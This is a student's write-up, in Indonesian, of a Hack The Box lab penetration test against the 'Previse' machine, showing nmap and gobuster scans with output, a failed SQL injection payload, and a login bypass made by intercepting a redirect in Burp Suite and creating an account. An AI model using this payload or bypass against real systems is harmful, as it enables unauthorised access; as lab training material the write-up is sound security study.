


WRITE UP NETWORK PENETRATION TESTING

Nama : Andika kusriyanto
NIM : 2440110942
Kelas : LB07
Jurusan : Cyber Security
Resource : Hack The Box – Previce

- Task 1

Reconnaissance

Pertama-tama kita mencari tahu informasi awal mengenai target box previce, seperti ip, os dan tingkat kesulitan dari box tersebut.



- Task 2

Scanning and Enumeration

Selanjutnya yang kita lakukan akan scan dengan tools nmap untuk melihat semua port yang terbuka, service dan version OS pada target. Dengan menggunakan command di bawah :

nmap -A -T4 -p- 10.10.11.104

```
Kali Linux 2021.4a - VMware Workstation 16 Player
Player
File Actions Edit View Help
root@kali:/home/aks28


root@kali:~# nmap -A -T4 -p- 10.10.11.104
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-15 16:56 WIB
Nmap scan report for 10.10.11.104
Host is up (0.043s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 53:ed:44:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
  256 bc:54:20:ac:37:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
http-cookie-flags:
  /:
    PHPSESSID:
      - httponly flag not set
      - http-title: Previs Login
      - _Requested resource was login.php
      - _http-server-header: Apache/2.4.29 (Ubuntu)
No exact OS matches for host (if you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92KE=4XD=1/15XOT=22XCT=1XCU=40489XPV=YXDS=2XDC=TXG=YXTM=61E29A8
OS:SNP=x86_64-pc-linux-gnu)SEQ(SP=106)GCD=1XISR=10PXTI=ZKCI=ZKII=INTS=A)SEQ
OS:(SP=106)GCD=1XISR=10PXTI=ZKCI=ZKII=INTS=A)OPS(O1=M54B8T11NW7X02=M54B8T11NW7X0
OS:3=M54B8T11NW7X04=M54B8T11NW7X05=M54B8T11NW7X06=M54B8T11)WTN(W1=F888W2=
OS:F888W3=F888W4=F888W5=F888W6=F88)ECN(R=Y)DF=YKT=40NM=FAF0X0=M54B8N5N
OS:W7KCC=YQZ=)T1(R=Y)DF=YKT=40XS=0XA=5+XF=ASXRD=0XQ=)T2(R=N)T3(R=N)T4(R=Y)D
OS:F=YNT=40NM=0XS=AXA=ZNF=RXD=0XQ=)T5(R=Y)DF=YNT=40NM=0XS=ZNA=5+XF=ARXO
OS=RXD=0XQ=)T6(R=Y)DF=YNT=40NM=0XS=AXA=ZNF=RXD=0XQ=)T7(R=Y)DF=YNT=40NM
OS=0XS=ZNA=5+XF=ARXO=RXD=0XQ=)U1(R=Y)DF=NXT=40XPL=164XN=0XRIPL=0XRID=0XR
OS:IPCK=GMRUCK=GMRUD=G)IE(R=Y)DF1=NXT=40XCD=5)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT ADDRESS
1 44.28 ms 10.10.16.1
2 44.83 ms 10.10.11.104


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.62 seconds
```

Kemudian dari proses nmap kita dapat mengetahui bahwa ada 2 port yang terbuka yaitu port 80 (http) dan 22 (ssh). Dan saya mencoba untuk mengakses port 80 dan seperti inilah tampilannya.




Terdapat login page, dimana di bawahnya terdapat username dan password juga tombol login pada page tersebut. Di awal saya mengira pada login page tersebut rentan terhadap SQL Injection, namun setelah saya mencoba dengan memasukan payload SQLI contoh seperti

1" '=' ' limit 1# dan hasilnya nihil.



Dan akhirnya saya mencoba untuk mencari hidden directory yang terdapat pada target dengan menggunakan tools gobuster. Dengan menggunakan command seperti di bawah :

gobuster dir -u 10.10.11.104 -x html,css,php,txt -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt



```
Kali Linux 2021.4a - VMware Workstation 16 Player
Player
File Actions Edit View Help
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: html,css,php,txt
[+] Timeout: 10s


2022/01/15 16:57:03 Starting gobuster in directory enumeration mode

/download.php (Status: 302) [Size: 0] [→ login.php]
/index.php (Status: 302) [Size: 2801] [→ login.php]
/login.php (Status: 200) [Size: 2224]
/files.php (Status: 302) [Size: 4914] [→ login.php]
/header.php (Status: 200) [Size: 980]
/nav.php (Status: 200) [Size: 1248]
/footer.php (Status: 200) [Size: 217]
/css (Status: 301) [Size: 310] [→ http://10.10.11.104/css/]
/status.php (Status: 302) [Size: 2968] [→ login.php]
/js (Status: 301) [Size: 390] [→ http://10.10.11.104/js/]
/logout.php (Status: 302) [Size: 0] [→ login.php]
/accounts.php (Status: 302) [Size: 3994] [→ login.php]
/config.php (Status: 200) [Size: 0]
/logs.php (Status: 302) [Size: 0] [→ login.php]
/server-status (Status: 403) [Size: 277]
Progress: 360735 / 1102803 (50.85%)
```


Dengan command tersebut saya berhasil menemukan hidden directory, di antaranya:



/download.php	/status.php
/index.php	/logout.php
/login.php	/accounts.php
/files.php	/config.php
/header.php	/logs.php
/nav.php	/server-status
/footer.php	/js
/css	

Dan dari 15 directory di atas hanya directory **/nav.php** yang memiliki clue tersendiri, dimana ketika saya mengakses directory tersebut terdapat beberapa element yang muncul seperti gambar di bawah:



Pada page **/nav.php** terdapat feature Home, Accounts, Create Account, Files, Management Menu, Website Status dan Log data. Dimana saya mencoba semua feature tersebut dan hasilnya adalah ketika request dijalankan maka secara otomatis saya akan di redirect kembali ke arah login page awal. Sampai pada akhirnya, saya mencoba melakukan intercept menggunakan burpsuite pada feature create account dan mengubah parameter 302 menjadi 200 untuk mendapatkan akses sebagai admin dan membuat akun user untuk login di halaman awal login page. Langkah-langkah tersebut bisa terlihat pada rangkaian gambar di bawah :





Pada gambar di atas terlihat kotak username, password dan confirm password yang berarti sekarang kita dapat membuat akun untuk kita gunakan login ke dalam web tersebut. Sebagai contoh saya membuat username : king48 dan password : king123, seperti gambar di bawah:

Previs File Storage

Login

LOG IN

CREATED BY M4LWHERE

Dan setelah kita memasukan username dan password yang sudah kita buat tadi secara otomatis kita bisa masuk ke website tersebut.

HOME ACCOUNTS FILES MANAGEMENT MENU KING48 LOG OUT



Previs File Hosting

Previs File Hosting Service Management.

